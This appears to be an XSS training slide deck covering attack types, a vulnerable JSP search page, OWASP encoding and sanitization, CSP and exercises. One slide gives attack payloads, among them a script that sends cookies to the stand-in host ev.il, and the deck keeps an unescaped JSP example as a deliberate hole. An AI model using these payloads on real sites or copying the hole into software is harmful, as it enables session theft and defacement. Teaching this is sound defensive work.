


XSS (Cross-Site Scripting) Exposed

Anatomy of a web Exploit

Agenda

1. ⚠️ What is XSS?
2. ❌ Real-world examples
3. 🧬 Types of XSS (Reflected, Stored, DOM)
4. 💻 Hacking Demos
5. 🛡️ **Prevention techniques**
6. 🧠 Conclusion & Best Practices

! How browsers work




Cross-Site Scripting

- An attacker can use XSS to send a malicious script to an unsuspecting user
- The end user's browser has no way to know that the script should not be trusted, and will execute the script
- Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
- These scripts can even rewrite the content of the HTML page

Root Cause

Web applications vulnerable to XSS...

1. ...include untrusted data (usually from an HTTP request) into dynamic content...
2. ...that is then sent to a web user *without previously validating for malicious content*

 XSS originally had its own category, e.g. [A7:2017-Cross-Site Scripting \(XSS\)](#). Since 2021 it is considered part of the [Injection](#) category.

Typical Impact

- Steal user's session
- Steal sensitive data
- Rewrite the web page
- Redirect user to malicious website

Typical Phishing Email

Dear valued employee!

You won our big lottery which you might not even have participated in! Click on the following totall inconspicuous link to claim your prize **now!**


[CLICK HER! FREE STUFF! YOU WON!](#)

Sincerely yours,

Michal John Noris CEO of Conputa Center.

Conputa Center Inc. is registered as a bla bla bla bla yadda yadda yadda more assuring legal bla All logos and icons are trademarks of Conputa Center Inc. Copyright (c) 2025 Conputa Center Inc.

XSS Demo



i *This video shows how severe the impact of XSS can be: It makes the application shake & dance **and** lets a keylogger steal user credentials!*

✗ Vulnerable Code Example

```
<!--search.jsp-->  
  
<%String searchCriteria = request.getParameter("searchValue");%>
```

might forward to the following page when executing the search:

```
<!--results.jsp-->  
  
Search results for <b><%=searchCriteria%></b>:  
  
<table>  
<!-- Render the actual results table here -->  
</table>
```

✗ Benign Usage

```
https://my-little-application.com/search.jsp?searchValue=blablubb
```

results in the following HTML on the `results.jsp` page:

```
Search results for <b>blablubb</b>:
```

rendering as:

Search results for **blablubb**:

✗ Exploit Example (HTML Injection)

```
https://my-little-application.com/search.jsp?searchValue=
```

```
</b><b>
```

results in the following HTML on the `results.jsp` page:

```
Search results for  
<b></b><b></b>:
```

rendering as:

Search results for



✗ XSS Attack Payload Examples

Stealing User Session

```
<script>  
  new Image().src="http://ev.il/hijack.php?c="+encodeURIComponent(document.cookie);  
</script>
```




Site Defacement


```
<script>document.body.background="http://ev.il/image.jpg";</script>
```

Redirect

```
<script>window.location.assign("http://ev.il");</script>
```


Types of XSS

-  **Reflected XSS:** Application includes unvalidated and unescaped user input as part of HTML output
-  **Stored XSS:** Application stores unsanitized user input that is viewed at a later time by another user
-  **DOM XSS:** JavaScript frameworks & single-page applications dynamically include attacker-controllable data to a page


 *The previous example vulnerability and exploit of `results.jsp` is a typical Reflected XSS.*




Reflected XSS



Stored XSS



DOM XSS





Exercise 2.1

1. Identify places where user input is *directly* included in the output
2. Perform a successful *DOM XSS* attack (★)
3. Perform a successful *Reflected XSS* attack (★ ★)

⚠ *Make sure that you really understand the subtle difference between those two underlying vulnerabilities.*

Prevention

- Do not include user supplied input in your output! 100
- **Output Encode** all user supplied input
 - e.g. OWASP Java Encoder
- Perform **Allow List Input Validation** on user input
- Use an HTML Sanitizer for larger user supplied HTML chunks
 - e.g. OWASP Java HTML Sanitizer
- Don't bypass sanitization frontend frameworks like Angular and React
- Leverage **CSP** header and apply **HttpOnly** and **Secure** attributes to your HTTP cookies

Fixed Code Example

Using `Encoder` from [OWASP Java Encoder Project](#):

```
<%import org.owasp.encoder.Encode;%>  
  
Search results for <b><%=Encode.forHtml(searchValue)%></b>:  
<!-- ... -->
```

Same result using `HtmlUtils` from the popular Spring framework:

```
<%import org.springframework.web.util.HtmlUtils;%>  
  
Search results for <b><%=HtmlUtils.htmlEscape(searchValue)%></b>:  
<!-- ... -->
```

Encoding Contexts

HTML Content

```
<textarea name="text"><%= Encode.forHtmlContent(UNTRUSTED) %></textarea>
```

HTML Attribute

```
<input type="text"  
      name="address"  
      value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

Alternatively `Encode.forHtml(UNTRUSTED)` can be used for both the above contexts but is less efficient as it encodes more characters.

JavaScript

```
<script type="text/javascript">  
  var msg = "<%= Encode.forJavaScriptBlock(UNTRUSTED) %>";  
  alert(msg);  
</script>
```

JavaScript Variable

```
<button onclick="alert('<%= Encode.forJavaScriptAttribute(UNTRUSTED) %>');">  
  click me  
</button>
```

Alternatively `Encode.forJavaScript(UNTRUSTED)` can be used for both the above contexts but is less efficient as it encodes more characters.



```
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">  
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">
```

URL Parameter

```
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">  
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">
```

OWASP Java HTML Sanitizer

Fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

Using a simple pre-packaged policy

```
private String sanitizeHtml(String html) {  
    PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS)  
        .and(Sanitizers.LINKS);  
    return policy.sanitize(html);  
}
```

Custom Sanitization Policy

```
private static final PolicyFactory BASIC_FORMATTING_WITH_LINKS_POLICY =  
    new HtmlPolicyBuilder()  
        .allowCommonInlineFormattingElements().allowCommonBlockElements()  
        .allowAttributes("face", "color", "size", "style").onElements("font")  
        .allowAttributes("style").onElements("div", "span").allowElements("a")  
        .allowAttributes("href").onElements("a").allowStandardUrlProtocols()  
        .requireRelNofollowOnLinks().toFactory();
```

This custom policy actually reflects the features of a 3rd-party rich text editor widget for GWT applications the author once used.

Input Validation

Block List

- "Allow what is not explicitly blocked!"
 - Example: Do not allow `<`, `>`, `"`, `;`, `'` and `script` in user input (!?)
- Can be bypassed by masking attack patterns
- Must be updated for new attack patterns

= Negative Security Rule

Input Validation

Allow List

- "Block what is not explicitly allowed!"
 - Example: Allow only `a-z` , `A-Z` and `0-9` in user input
- Provide protection even against future vulnerabilities
- Tend to get weaker over time when not carefully maintained
- Can be quite effortsome to define for a whole application

= Positive Security Rule

Stop Bypassing Framework Sanitization

Angular trusting safe values

- `bypassSecurityTrustHtml`
- `bypassSecurityTrustScript`

 Only showing 2 key bypass methods — others exist in DomSanitizer.

React

```
const markup = { __html: '<p>some raw html</p>' };  
return <div dangerouslySetInnerHTML={markup} />;
```

Web server configuration

Content-Security-Policy

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org example.net; script-src userscripts.example.com
```

HttpOnly and Secure

```
Set-Cookie: sessionId=QmFiewxvbiA1; HttpOnly; Secure
```



Trusted Types

Enabling Trusted Types via CSP

```
Content-Security-Policy: require-trusted-types-for 'script'; trusted-types default;
```

With Trusted Types (safe)

```
const policy = trustedTypes.createPolicy("default", {  
  createHTML: (input) => input, // you can sanitize here  
});  
  
element.innerHTML = policy.createHTML(userInput);
```

"Client Side Validation"



Bypassing Client Side Validation

- Client Side Validation is *always* for *convenience* but **never** for **security**!
- You can just stop all outgoing HTTP requests in your browser...
 - ...and tamper with contained headers, data or passed parameters
 - ...*after* Client Side Validation took place
 - ...but *before* they are actually submitted to the server
- Sometimes you can just bypass the client entirely and interact with the backend instead

Conclusion

What we've learned

- XSS is a critical and common web vulnerability
- It comes in several forms: **Reflected**, **Stored**, and **DOM-based**
- Attackers can steal sessions, deface websites, or run arbitrary scripts

Defending against XSS

- Always **validate and sanitize** user input
- **Encode outputs** before rendering to the browser
- Use **Content Security Policy (CSP)** to reduce XSS impact
- Leverage **framework-level protections** (e.g., Angular, React auto-escaping)

Final Thoughts

- Prevention is not a one-time fix — it's a secure coding mindset
- Use security tools and linters (e.g., eslint-plugin-security)
- Review and test regularly: **XSS is sneaky and persistent**

Exercise 2.2 (- Homework

1. Identify places where *stored* user input is displayed elsewhere
2. Perform any *Stored XSS* attack successfully (★ ★ - ★ ★ ★ ★ ★ ★ ★ ★)
3. Visit the page where the attack gets executed to verify your success